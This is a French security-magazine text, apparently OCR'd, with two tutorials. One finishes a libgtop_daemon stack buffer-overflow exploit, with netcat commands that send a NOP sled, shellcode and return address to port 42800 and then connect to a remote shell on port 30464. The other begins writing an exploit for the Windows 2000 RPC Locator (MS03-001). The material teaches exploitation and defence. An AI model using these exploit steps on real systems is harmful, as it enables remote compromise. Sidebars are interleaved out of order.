Grâce à la session avec le débogueur, nous sommes sûrs que l'adresse de retour de la fonction vulnérable est effectivement remplacée, mais il ne faut pas oublier de mettre les octets spécifiques dans le sens inverse. L'adresse à laquelle parvient l'exécution sera l'adresse `0xbffff501` présente au début de la section de *nop*. Nous pouvons alors préparer la chaîne et l'envoyer au démon *libgtop* pour le contraindre à ouvrir le shell. Mais nous devons encore faire face à un petit problème.

Petite digression

Regardons la Figure 8. Nous pouvons observer de quelle manière les adresses successives remplacent la pile, y compris l'adresse de retour de la fonction. C'est une situation identique à celle décrite ci-dessus – dans la chaîne préparée, nous avons mis l'adresse 1234 répétée plusieurs fois, ce qui a entraîné le remplacement de l'adresse de retour par cette valeur.

Néanmoins, une autre situation aurait pu avoir lieu – la Figure 9. Dans ce cas, nous n'avons pas de la chance et la chaîne, après être mise dans le tampon, commence un octet plus loin. À cause de cela, l'adresse de retour de la fonction est remplacée par la valeur 2341. Nous pouvons observer le comportement de *libgtop_daemon* au moyen du débogueur (de même que dans le Listing 13). Si, après le remplacement de l'adresse de retour de la fonction à la suite de l'exécution de la commande `x $ebp+4`, nous voyons l'adresse donnée, mais décalée d'un, de deux ou de trois octets, cela signifie que cette situation a eu lieu. Il sera alors nécessaire d'ajouter à notre chaîne quelques caractères de façon à ce que les limites entre les adresses se recouvrent avec les limites des mots sur la pile (comme sur la Figure 8) :

Cette méthode fonctionnera-t-elle en pratique ?

Lors des tests effectués, notre situation était très comfortable – nous avons eu la possibilité de les faire sur le même ordinateur que celui qui était attaqué. Grâce à cela, nous avons pu connaître l'adresse précise à laquelle se trouvait le shellcode fourni. Dans une situation réelle, nous n'aurons pas la possibilité d'effectuer les tests sur la machine que nous voulons attaquer. Est-ce que cela signifie que si le shellcode est fourni à une autre adresse, l'attaque échouera ? Il pourrait paraître que l'adresse du tableau `buf[]` sera le même sur chaque ordinateur. La pile commence toujours par l'adresse `0xc0000000`, et le nombre de variables empilées sur la pile et le quantité de la mémoire occupée ne dépend que du programme, et pas des bibliothèques ou de la version du noyau.

Pour ne pas baser nous seulement sur des hypothèses, un essai a été effectué : au fichier *gnuserv.c*, on a ajouté une ligne qui, juste après le remplacement du tampon, édite son adresse :

```
printf("\nadresse du tampon: 0x%x\n", &buf);
```

Le programme ainsi modifié est lancé sur quatre machines et on consulte les adresses éditées. Les résultats sont présenté dans le Tableau 1. Comme vous voyez, le shellcode envoyé sur une autre machine peut être envoyé à une autre adresse que celle trouvée sur notre ordinateur. Quelle en est la cause ?

Dans les deux derniers ordinateurs, l'adresse du tableau `buf[]`changeait à chaque lancement. Cela est dû aux correctifs du noyau qui ont pour but justement de rendre difficile des attaques liées au débordement de tampon. La différence entre le premier et le second ordinateur peut avoir plusieurs causes –par exemple, elle peut être due au fait que sur la pile sont mises les variables système, ce que vous pouvez vérifier à l'aide de la commande :

```
$ export XXX=XXXXXXXXXXXXXXXXXX
```

et, ensuite, il faut vérifier de nouveau l'adresse `buf[]`.

L'essai effectué mène à deux conclusions. Premièrement, du point de vue de l'intrus, si l'on construit du code injecté servant à déborder le tampon, il faut faire attention à ce que la zone occupée par les *nop* soit relativement grande, et l'adresse de retour de la fonction doit pointer vers le milieu de cette zone. Cela permettra de réussir, même si (comme dans notre cas) l'adresse du tampon change de quelques centaines d'octets (attention : il ne faut pas oublier que si la zone d'adresses est trop petite, les problèmes décrits dans l'article *Shellcode dans Python* (dans le numéro suivant) peuvent avoir lieu). Deuxièmement, du point de vue de l'administrateur, il est possible de se protéger (plus ou moins efficacement ...) contre ces types d'attaques. Pour en savoir plus, consultez, par exemple, le projet *grsecurity*.

Des méthodes plus efficaces et plus sophistiquées permettant d'éviter ce problème sont analysées dans l'article de Marcin Wolak *Exploit distant pour le système Windows 2000*.

Tableau 1. *Adresse du tampon buf[] sur les ordinateurs testés*

système	adresse du tampon buf[]
Debian *testing*, noyau 2.4.21	`0xbffff480`
Suse, noyau 2.6.4-54.5	`0xbffff180`
Aurox 9.4	une adresse différente pendant chaque démarrage, par exemple `0xbfffe6d4`
Mandrake, noyau 2.4.22-1.2149.nptl	une adresse différente pendant chaque démarrage

```
$ echo -e \
  "MAGIC-1\n1201\n"\
  `head -c 579 nop.dat`\
  `cat shellcode.dat`-\
  `head -c 576 address.dat` \
  | nc 127.0.0.1 42800
```

Attaque

Maintenant, préparons la chaîne qui remplacera l'adresse de retour de la fonction par la valeur que nous avons trouvée à l'aide du débogueur – `0xbffff501`. Mais le dernier octet de l'adresse est `0x00`, et si nous essayons de passer au programme un argument contenant un octet nul, celui-ci sera considéré comme fin de la chaîne. Utilisons alors l'adresse `0xbffff501`. Tout en gardant dans la mémoire que dans l'architecture *little endian* les octets sont stockés dans l'ordre inverse à l'ordre habituel (de la « gauche » vers la « droite », dans le sens des adresses croissantes), nous créerons un nouveau contenu du fichier auxiliaire avec ses adresses :

```
$ perl -e \
  'print "\x01\xf5\xff\xbf"x500' \
  > address.dat
```

Maintenant, nous pouvons lancer *libgtop_daemon* sur la première console :

```
$ libgtop_daemon -f
```

Et sur la deuxième, envoyer la chaîne au port 42800 :

```
$ echo -e \
  "MAGIC-1\n1201\n"\
  `head -c 579 nop.dat`\
  `cat shellcode.dat`\
  `head -c 576 address.dat` \
  | nc 127.0.0.1 42800
```

Si toutes nous actions sont correctes, sur la première console (celle avec *libgtop*) le shell sera ouvert.

Applications pratiques

Comme nous savons déjà comment contraindre le programme vulnérable *libgtop* à executer un code que nous avons préparé, réfléchissons comment faire usage de ce savoir dans les tests de pénétration.

Imaginons que nous ayons appris que notre victime utilise la version vulnérable de *libgtop*. Nous pouvons alors envoyer à son ordinateur, sur le port 42800, la chaîne que nous avons préparée. Mais cette action (contraindre une machine distante à lancer le shell) n'a pas de sens pratique. Outre la satisfaction que nous avons causé un comportement bizarre de la machine, nous n'en tirons pas tiré aucun profit. Ce qui serait plus intéressant, c'est que la machine distante lance le shell affecté à un port, pour qu'il soit possible de se connecter (à l'aide de *netcat*) à ce port et d'envoyer des commandes qui seront exécutées sur cette machine. Pour cela, nous avons besoin d'un autre shellcode qui (après le lancement sur la machine attaquée de la façon décrite ci-dessus) répondra à nos exigences. Ce code est aussi disponible sur Internet (Listing 14). D'après sa description, ce code donne accès au shell sur le port 30464.

De même qu'auparavant (Listing 11), mettons le nouveau shellcode dans le fichier *shellcode.dat*. Ensuite, puisque la longueur du shellcode a changé, nous devons modifier la taille de la zone de *nop* et la taille de la zone d'adresses, afin que la chaîne créée ait toujours la longueur de 1200 octets. La commande *wc* informe que le nouveau shellcode a 177 caractères. Pour les *nop* et les adresses, il reste respectivement 523 et 500 octets.

Effectuons encore une expérimentation. Sur une console, nous lançons *libgtop_daemon* :

```
$ libgtop_daemon -f
```

Sur la seconde, nous envoyons la chaîne (avec le nouveau shellcode) sur le port 42800 de l'ordinateur avec le serveur *libgtop* (dans notre cas – sur le port 42800 de l'ordinateur local) :

```
$ echo -e \
  "MAGIC-1\n1201\n"\
  `head -c 523 nop.dat`\
  `cat shellcode.dat`\
  `head -c 500 address.dat` \
  | nc 127.0.0.1 42800
```

Ensuite, à partir de la troisième console, nous établissons la connexion avec le port 30464 de la victime :

```
$ nc 127.0.0.1 30464
```

Après l'établissement de la connexion, nous pouvons travailler à distance sur l'ordinateur attaqué.

Évidemment, nous pouvons effectuer cette expérimentation dans des conditions plus réalistes. *libgtop_daemon* peut être lancé sur un ordinateur, et l'attaque effectuée à partir d'un autre. Dans cette situation, nous spécifions l'adresse IP de l'ordinateur attaqué en lieu et place de l'adresse 127.0.0.1, lors de l'envoi de la chaîne débordant le tampon ainsi que pendant l'établissement de la connexion au port ouvert par le shellcode.

Devoir à la maison

Comme vous voyez, un programme mal écrit permet à une personne malintentionnée d'exécuter à distance du code injecté. Une question se pose : que faut-il changer dans le code pour qu'il devienne sûr ?

Le danger vient du fait que nous recopions dans le tampon des données sans vérifier leur longueur. Pour y remédier, il faut ajouter au code une condition vérifiant si le contenu de la variable `auth_data_len` n'est pas supérieur à la taille du tampon, et si c'est le cas, elle la réduira à la taille du tampon. Je laisse cette modification et la vérification si un tel code résiste aux tentatives de débordement de tampon comme devoir à la maison pour les lecteurs intéressés. ■

Exploit distant pour le système Windows 2000

Marcin Wolak

Chaque jour sont publiés sur Internet des informations sur de nouveaux exploits qui exécutent un code quelconque sur le système cible. Essayons d'analyser le parcours depuis la détection et la publication d'une faille jusqu'à la création d'un exploit. Voyons s'il est difficile de l'écrire à partir des informations générales sur la faille de sécurité détectée.

Le présent article est basé sur les expériences personnelles de l'auteur acquises lors de la création de l'exploit *rpcexp* mis à disposition en avril 2003 sur le site *http://packetstormsecurity.nl*, exploitant la faille de sécurité dans le service *RPC Locator* (bulletin de sécurité MS03-001). Nous décrivons la procédure de création de sa version améliorée (*rpcexp2*), débordant à distance le tampon dans le localisateur de services RPC du système Windows 2000 (jusqu'au Service Pack 3 inclus) et donnant à un intrus l'accès au shell distant avec les droits d'administrateur. Cet article constitue, dans une certaine mesure, un complément de l'article *Écrivons un shellcode pour les systèmes MS Windows* du numéro 2/2004 parce que nous nous servons ici du shellcode que nous avons créé (adapté au besoin de cet exploit).

Analyse des informations

Le 22 janvier 2003, une information concernant une faille critique dans le localisateur d'appels de procédure distante (en anglais *RPC Locator*) a été publié. La société Microsoft lui a consacré le bulletin de sécurité MS03-001. Il contient des informations très importantes du point de vue de l'exploit que nous allons créer.

- La faille de sécurité est due à la non vérification de la quantité des données obtenues par le client du service localisateur RCP.
- L'intrus agissant comme client a la possibilité de formuler une requête qui

Cet article explique ...

- Comment écrire un exploit en utilisant l'erreur de débordement de tampon sur la pile dans le programme fonctionnant sous Windows.

Ce qu'il faut savoir ...

On admet que le lecteur :

- connaît au moins les bases de l'assembleur Intel i386 et le language C (voir les tutoriels sur le CD joint au magazine),
- comprend, plus ou moins, en quoi consistent les erreurs de débordement de tampon et la pile,
- sait se servir d'un débogueur.

À tous les utilisateurs qui ne sont pas expérimentés dans le débordement de tampon, avant de lire cet article, nous conseillons de lire l'article *Dépassement de pile sous Linux x86* du même magazine.

Démarrage rapide

Pour tester l'exploit décrit dans cet article, il faut dans le système Windows 2000 (jusqu'au Service Pack 3 inclus – sans le correctif installé décrit dans le bulletin MS03-001) effectuer les opérations suivantes :

- modifier les clés du registre du Listing 1 de façon à ce que leur valeur soit le nom du système dans lequel nous testons l'exploit au format `\nom_du_système`,
- démarrer (ou redémarrer, s'il est déjà lancé) le service de localisateur RPC (*Control Panel -> Services*),
- copier depuis le CD (p. ex. dans le répertoire *C:*) les fichiers *nc.exe* et *rpcexp2.exe*,
- dans la ligne de commande, taper : `C:\ nc.exe -l -s 127.0.0.1 -p 5555`
- lancer (p. ex. du niveau de Windows Explorer) le programme *rpcexp2.exe* (dans le cas de l'attaque sur un hôte distant, il serait nécessaire d'établir ce qu'on appelle session nulle – cf. *Compilation et première attaque* dans la suite de cet article).

Finalement, la fenêtre dans laquelle l'outil *nc.exe* est lancé devrait afficher la ligne de commande d'exploit distant. En cas d'une attaque sur un système distant (l'adresse différente que 127.0.0.1 dans l'appel *nc*), il est nécessaire de modifier le shellcode de façon à ce qu'il se connecte avec l'hôte de l'intrus (le changement de l'adresse IP et, éventuellement, du port TCP) et la recompilation de l'exploit.

provoquera l'arrêt du service (attaque DoS) ou l'exécution du code arbitraire dans le système visé, dans le cadre du compte *SYSTEM*, alors avec les droits d'administrateur.
- Les systèmes vulnérables à cette faille sont présentés dans le Tableau 1.
- Le service localisateur RPC n'est activé que sur les contrôleurs de domaine. Certaines applications (par exemple *MS Exchange*) modifient la configuration du système de façon à ce que ce service soit automatiquement lancé au moment de leur démarrage.

Vu que nous préparons un exploit pour Windows 2000, nous sommes particulièrement intéressés par les contrôleurs de domaine *Active Directory*, les serveurs de messagerie *MS Exchange* et d'autres systèmes Windows 2000 avec le service de localisateur RPC démarré (jusqu'au Service Pack 3 inclus).

Tableau 1. *Versions de Windows vulnérables à la faille de sécurité dans le service RPC Locator et le mode de lancement de ce service*

Système d'exploitation	Mode de lancement du localisateur RPC
Windows NT 4.0 (stations de travail et serveurs membres jusqu'au SP6a inclus)	manuel
Windows NT 4.0 (contrôleurs de domaines jusqu'au SP6a inclus)	automatique
Windows NT 4.0, Terminal Server Edition (jusqu'au SP6 inclus)	manuel
Windows 2000 (stations de travail et serveurs membres jusqu'au SP3 inclus)	manuel
Windows 2000 (contrôleurs de domaines jusqu'au SP3 inclus)	automatique
Windows XP (jusqu'au SP1 inclus)	manuel

Préparation de l'environnement

L'analyse de la faille de sécurité dans le service de localisateur RPC commencera par la préparation de l'environnement de travail. Bien que nous voulions écrire un exploit distant, un ordinateur avec Windows 2000 (installé sans aucun Service Pack) nous suffit. Les versions successives de l'exploit et le service Locator seront lancés sur un seul système. Pour communiquer, nous nous servirons de l'interface de la boucle de retour locale portant l'adresse 127.0.0.1.

Pour effectuer l'analyse, nous aurons besoin du kit de développement de logiciel dans les systèmes Microsoft Windows (en anglais *Microsoft Platform Software Development Kit* ou tout simplement *MS Platform SDK*). La version actuelle est disponible sur le site : *http://www.microsoft.com/msdownload/platformsdk/sdkupdate/default.htm?p=/msdownload/p*.

Symboles

Un autre élément très important, permettant de suivre le code sous débogueur sont les symboles. Grâce à eux, nous pourrons voir, entre autres, les noms des fonctions appelées et des variables utilisées. Les symboles pour la version donnée de Windows (y compris les versions nationales) et pour le service pack installé (dans notre cas, les symboles pour le système Windows 2000 sans service pack) sont à télécharger depuis le site de Microsoft : *http://www.microsoft.com/whdc/devtools/debugging/symbolpkg.mspx*.

Après téléchargement, nous décompactons l'archive (dans le répertoire temporaire, par exemple *temp*), ouvrons dans le navigateur Internet Explorer le document *temp\support\debug\dbg.htm* et procédons en suivant les instructions données. Il faut donc cliquer sur le lien qui démarre l'installation (*Install retail symbols*) et répondre positivement aux questions posées (excepté la première – au lieu d'enregistrer l'installateur sur le disque, il faut le démarrer). Cela permettra d'installer les symboles dans le répertoire *C:\Winnt\Symbols* (évidemment, si notre système a été installé dans le répertoire *C:\Winnt*). En cas de besoin, p. ex. quand il n'y

a pas assez d'espace libre sur le disque C, il est possible de changer ce chemin.

Débogueur et compilateur

Comme débogueur, nous allons utiliser *windbg* mis à disposition par Microsoft. Il est joint au paquet de symboles. Après l'ouverture du document *dbg.htm*, il suffit de cliquer sur le lien démarrant l'installation des outils de débogage et répondre positivement aux questions posées (excepté la première – comme pour les symboles).

Comme compilateur, nous allons nous servir d'un outil open source appelé *MinGW* (*Minimalistic GNU for Windows*). De plus, pour faciliter l'utilisation de *gcc*, nous allons installer dans le système Windows un environnement minimal *POSIX* avec le shell de Bourne (*MSYS – Minimal SYStem*). Dans cet environnement, à l'aide de *gcc* (avec *MinGW*), nous allons compiler les applications pour Windows.

Pour installer ces outils, il faut d'abord démarrer l'installateur *MSYS* (*MSYS-1.0.9.exe* sur le CD joint au magazine). Le seul paramètre à fournir est le chemin d'accès au répertoire cible (laissons la valeur par défaut *C:\msys\1.0*, mais cela peut être un répertoire quelconque). À la question *This is post install...*, nous répondons *n*. Ensuite, nous lançons l'installateur *MinGW* (*MinGW-3.1.0-1.exe* sur le CD joint au magazine). Dans ce cas, il faut aussi définir uniquement le chemin d'accès au répertoire cible (nous laissons *C:\mingw*). Enfin, nous configurons *MSYS* de façon à ce qu'il soit possible d'utiliser *MinGW* avec. Il suffit alors de démarrer *MSYS* (l'icône *MSYS* sur le bureau), et ajouter au fichier */etc/fstab* la ligne `c:/mingw /mingw`:

```
$ echo "c:/mingw /mingw" >> /etc/fstab
```

Autres outils

Outre les composants ci-dessus, nous aurons encore besoin de trois outils. Comme assembleur, nous utiliserons *NetWide Assembler* (abréviation *NASM*) la version pour Windows (*wnasm*) – il est distribué sous licence *Open Source*. La version 0.98 est disponible sur le CD fourni avec le magazine. L'installation est très simple – sur une partition quelconque, nous créons le dossier *nasm* (par exemple *C:\nasm*) dans lequel nous décompressons le contenu de l'archive *nasm-0.98.34-win32.zip*.

Nous aurons aussi besoin de *netcat* – un outil standard fonctionnant comme client ou serveur TCP/IP. Nous l'utiliserons pour nous connecter au système de la victime et pour y ouvrir le shell distant (après le démarrage de l'exploit). Sur le CD, vous trouverez la version 1.1 que vous devez copier dans le répertoire *C:\nasm*.

Nous devons aussi disposer d'un outil permettant la conversion du shellcode du format binaire en format texte (en tableau de caractères du langage C sous forme hexadécimale). Depuis le CD, nous copions dans le répertoire *C:\nasm* le programme *cdump.exe* créé par PoWeR_PoRK (le code source original disponible sur le site *http://www.netric.org*), possédant une fonction supplémentaire qui permet d'exécuter l'opération *exclusive or* (xor) sur chaque octet d'entrée binaire avec un octet imposé avant la génération du tableau de caractères. Cette option sera utilisée pour effectuer un simple chiffrage du code. Vous pouvez aussi compiler cet outil vous-mêmes (le fichier source de *cdump.c* est disponible sur le CD).

Locator.exe

Le service Locator RPC est évidemment installé sur chaque système Windows 2000, mais nous devons nous servir simultanément de la version de ce service disponible dans le système avec Service Pack 0-1 (entre ces deux versions le fichier exécutable de ce service n'a pas changé), Service Pack 2 et Service Pack 3 (appelons-les respectivement SP0, SP2 et SP3). Les installations et les désinstallations des *services packs* seraient trop pénibles et prendraient beaucoup de temps.

Admettons alors que sur le système Windows 2000 dans lequel nous effectuons toutes les actions, aucun *service pack* ne soit installé. Pour y démarrer le service *locator.exe* disponible dans Service Pack 2 et 3, il faut d'abord démarrer les fichiers *locatorsp2.reg* et *locatorsp3.reg* disponibles sur le CD fourni avec notre magazine. Ensuite, il faut se procurer le Service Pack 2 et 3 pour Windows 2000, les décompacter, prendre le fichier *locator.exe* et les copier respectivement dans les répertoires *C:\locator\Sp2* et *C:\locator\Sp3*. Dernière étape, il faut redémarrer le système. Après cette opération, les services *RPC Locator SP2* et *RPC Locator SP3* seront disponibles dans le menu *Services*. Maintenant, nous pouvons à tout moment lancer la version souhaitée.

Dans la configuration adoptée, nous devrons plusieurs fois démarrer le service *locator.exe* en version SP2 et SP3, mais nous avons installé les symboles seulement pour la version de Windows 2000 sans service pack. Pourtant, il n'est pas nécessaire d'installer tous les symboles pour les systèmes Windows 2000 SP2 et SP3, mais il suffit de copier les fichiers *locator.pdb* et *locator.dbg* pour les deux versions :

Qu'est-ce qu'un exploit ?

L'exploit est un programme utilisant une faille d'une application. L'un des types d'erreurs relatives à la sécurité sont les failles permettant d'exécuter du code machine quelconque à partir de l'application vulnérable (par exemple *buffer overflow* ou *heap overflow*). Les exploits sont très souvent utilisés pour effectuer les tests de sécurité des systèmes (pour découvrir ces types d'erreurs). Il sont disponibles sur Internet, mais vous pouvez les concevoir vous-mêmes.

- créez les répertoires *C:\symSP0*, *C:\symSP2*, *C:\symSP3*,
- téléchargez à partir de la page de Microsoft les symboles pour les systèmes Windows 2000 avec le Service Pack 2 et Service Pack 3 installés en version nationale utilisée (la procédure doit être répétée pour les deux versions),
- décompactez-les (c'est une archive autoextractible) dans le répertoire *C:\temp* (ou un autre, quelconque),
- décompactez le fichier *C:\temp\Support\Debug\symbols\i386\symbols.cab* (à l'aide de l'outil *symbolsx.exe* qui se trouve dans ce même répertoire) dans le répertoire *C:\symSP2* ou *C:\symSP3* (en fonction de la version des symboles),
- supprimez des répertoires *C:\symSP2* et *C:\symSP3* tous les fichiers, exceptés *locator.pdb* et *locator.dbg*.
- transférez les fichiers *locator.pdb* et *locator.dbg* du répertoire *C:\winnt\symbols\exe* vers *C:\symSP0*.

Maintenant, pendant la configuration du débogueur pour le service surveillé, il faut indiquer deux chemins d'accès aux symboles – *C:\winnt\symbols* et *C:\symSPX*, où *X* est le numéro du Service Pack dans lequel le localisateur RPC est testé.

Quelques mots sur le localisateur

L'appel de procédure distante (en anglais *remote procedure call*, abréviation RPC) est un mécanisme de communication entre les processus permettant d'échanger les données et de profiter des fonctionnalités offertes par d'autres programmes lancés. Les processus qui communiquent peuvent fonctionner aussi bien sur la même machine que sur deux systèmes différents du réseau local ou distribué (par exemple dans Internet).

Dans RPC, on a appliqué l'architecture client-serveur dans laquelle le serveur donne accès aux clients à l'ensemble des fonctions sous forme de ce qu'on appelle interface RPC. Du point de vue d'un client, et surtout d'un programmeur qui écrit une application, par exemple en langage C, l'appel d'une procédure distante ne diffère en rien de l'appel d'une fonction ordinaire.

Pour mieux comprendre à quoi sert le service *Locator RPC*, nous devons savoir comment le client RPC appelle une procédure distante et qu'est-ce qu'une liaison et à quoi elles servent (en anglais *bindings*). La liaison est un processus de création d'un lien logique entre le programme du client et le serveur, par contre les informations qui le composent sont représentées par ce qu'on appelle poignée de liaison (en anglais *binding handle*). Les informations issues de cette structure ne sont pas accessibles au niveau de l'application – ce sont les bibliothèques runtime RPC qui les gèrent. Nous pouvons les comparer aux liaisons ouvertes des fichiers, des sockets ou des liens – l'application utilise une poignée et la manipulation des données est gérée par les bibliothèques runtime.

Les types de poignées de liaison suivants sont disponibles :

- automatiques (en anglais *automatic*),
- implicites (en anglais *implicit*),
- explicites (en anglais *explicit*),
- de base et propres (en anglais *primitive* et *custom*).

Les différences entre ces quatre types découlent de la manière dont l'application influe sur leur création. Dans le cas des poignées automatiques, comme leur nom l'indique, il n'est pas nécessaire de codifier le processus de la création d'une liaison ni de la part du client, ni du serveur. Pour un client utilisant cette poignée, c'est l'appel de la procédure distante qui est important, et pas le serveur qui le réalise. Prenons comme exemple un service de temps système hypothétique. Admettons que son client ne s'intéresse qu'à obtenir l'heure actuelle. Alors, en appelant une procédure distante RPC, il ne précise pas quel serveur doit la réaliser (ce dernier peut être quelconque) – c'est le résultat qui compte.

Dans le cas des poignées automatiques, les serveurs du service sont recherchés par les bibliothèques runtime RPC 4 à l'aide du service de nommage (comme par exemple *Locator RPC*). Par contre les poignées permettent de déterminer le serveur qui exécutera la procédure distante et de spécifier les informations indispensables pour établir une session

Terminologie RPC

- Liaison (en anglais *binding*) – le processus de la création d'un lien logique entre le programme client et le serveur RPC.
- Poignée de la liaison (en anglais *binding handle*) – un ensemble de toutes les informations nécessaires pour l' application pour qu'elle puisse établir une session avec le serveur RPC.
- Système de l'hôte du serveur (en anglais *Server Host System*) – l'hôte dans lequel le programme du serveur RPC est lancé.
- Point final (en anglais *endpoint*) – un port ou un groupe de ports dans le système de l'hôte du serveur sur lequel le serveur RPC écoute.
- Mappe des points finaux (en anglais *Endpoint Map*) – la base des points finaux dans le système de l'hôte du serveur.
- Séquence de protocoles (en anglais *Protocol Sequence*) – les protocoles utilisés par le programme du serveur et du client pour communiquer.
- Interface (en anglais *interface*) – la définition de la façon de communiquer entre les applications du client et du serveur RPC (comment elles se reconnaissent, les procédures distantes qui peuvent être effectuées par le client et les types de données des arguments de ces procédures et des valeurs retournées).




Figure 1. *Création d'une liaison du point de vue du client et du serveur RPC*

authentifiée (avant de les transférer à la bibliothèque runtime). Mais ce sont les poignées explicites qui influent le plus sur le processus de création d'une poignée par une application (client ou serveur).

Elles permettent aux clients, entre autres, de se connecter à plusieurs serveurs et de leur envoyer les requêtes d'appel de procédures distantes. Les outils clients multithread peuvent se connecter à plusieurs serveurs et appeler les procédures distantes simultanément (par le biais des appels asynchrones).

La Figure 1 présente le processus de la création d'une liaison tant sur le client que sur le serveur. Comme vous le voyez, la première étape du client consiste à sélectionner une séquences de protocoles, c'est-à-dire, une combinaison du protocole RPC, de transport et réseau. RPC en version Microsoft gère trois protocoles RPC :

- orienté connection (en anglais *network computing architecture connection-oriented protocol* – NCACN),
- basé sur les datagrammes (en anglais *network computing architecture datagram protocol* – NCADG),
- local (en anglais *network computing architecture local remote procedure call* – NCALRPC) – utilisé pour appeler les procédures offertes par le serveur lancé sur la même machine que le client.

Pour obtenir une séquence complète, il faut ajouter au protocole RCP un protocole réseau et de transport – par exemple, si vous utilisez TCP/IP, ce sera `ncacn_ip_tcp`.

La seconde étape du client consiste à trouver le système hôte du serveur. Pour cela, vous pouvez utiliser les informations stockées dans le code source du client (éventuellement, dans la variable d'environnement ou dans le fichier de configuration). Enfin, la dernière étape consiste à spécifier ce qu'on appelle point final, c'est-à-dire, par exemple le numéro du port TCP (si vous vous servez du protocole TCP/IP). Une fois en possession de ces informations, le client peut créer une liaison en appelant la fonction `RpcBindingFromStringBindin`.

Au lieu de créer manuellement une liaison, vous pouvez envoyer une requête au service de




Figure 2. *Le client génère une requête pour le service de localisateur*

nommage. Le rôle de ce service est de mapper les noms sur les poignées de liaisons et de tenir une base de données des ces mappages (alors, pour simplifier, les paires : le nom et la poignée de la liaison correspondante). Selon si la poignée de la liaison obtenue de la part de la fonction de nommage est *fully bound* (c'est-à-dire contient les informations sur le point final, par exemple sur le nom du port TCP), ou *partially bound* (ne contient pas ces informations), le client s'adresse à la mappe des points finaux pour obtenir les détails concernant le point final (en transformant la poignée *partially bound* en *fully bound*). Dans les systèmes Windows 2000, c'est *RPC Locator* qui, par défaut, joue le rôle de la fonction de nommage. Il est particulièrement utile quand les serveurs RPC utilisent dynamiquement les points finaux – ils enregistrent alors les poignées de liaisons *partially bound*, par contre les informations sur les points finaux sont stockées dans la mappe du système sur lequel ils sont démarrés.

La Figure 1 illustre aussi l'algorithme de création d'une poignée par l'application du serveur RPC. Il commence par l'enregistrement des interfaces mises à disposition par le serveur (voir l'encadré *Terminologie RPC*). Ensuite, la séquence de protocoles et les points finaux permettant la communication avec le client, sont spécifiés. Quant à nous, nous sommes particulièrement intéressés par le quatrième point, au cours duquel le serveur RPC rend disponibles aux clients les informations sur les interfaces enregistrées précédemment. Il exporte les informations relatives aux liaisons au service de nommage (par exemple du localisateur RPC qui nous intéresse) pour qu'elles soient disponibles pour les clients. Cette étape est obligatoire dans le cas des poignées de liaisons automatiques (les programmes clients ne peuvent pas sélectionner eux-mêmes le serveur et le point final – ils sont condamnés au service de nommage) et facultative pour les autres. À la fin, le serveur RPC passe en écoute des appels de procédures distantes.

Réalisation d'une requête

Maintenant, que nous savons à quoi sert le service *RPC Locator*, nous pouvons nous concentrer sur la question suivante : comment le client de RPC génère la requête de résolution du nom. C'est important parce que le bulletin de sécurité de Microsoft (MS03-001) décrit la situation où la faille de sécurité permettant d'effectuer l'attaque DoS et l'exécution du code à distance peuvent être exploitées par l'intrus qui fonctionne comme client et envoie une requête préparée. Nous devons alors analyser minutieusement la façon de générer ces requêtes par le client RPC. Cela est présenté sur le schéma de la Figure 2.

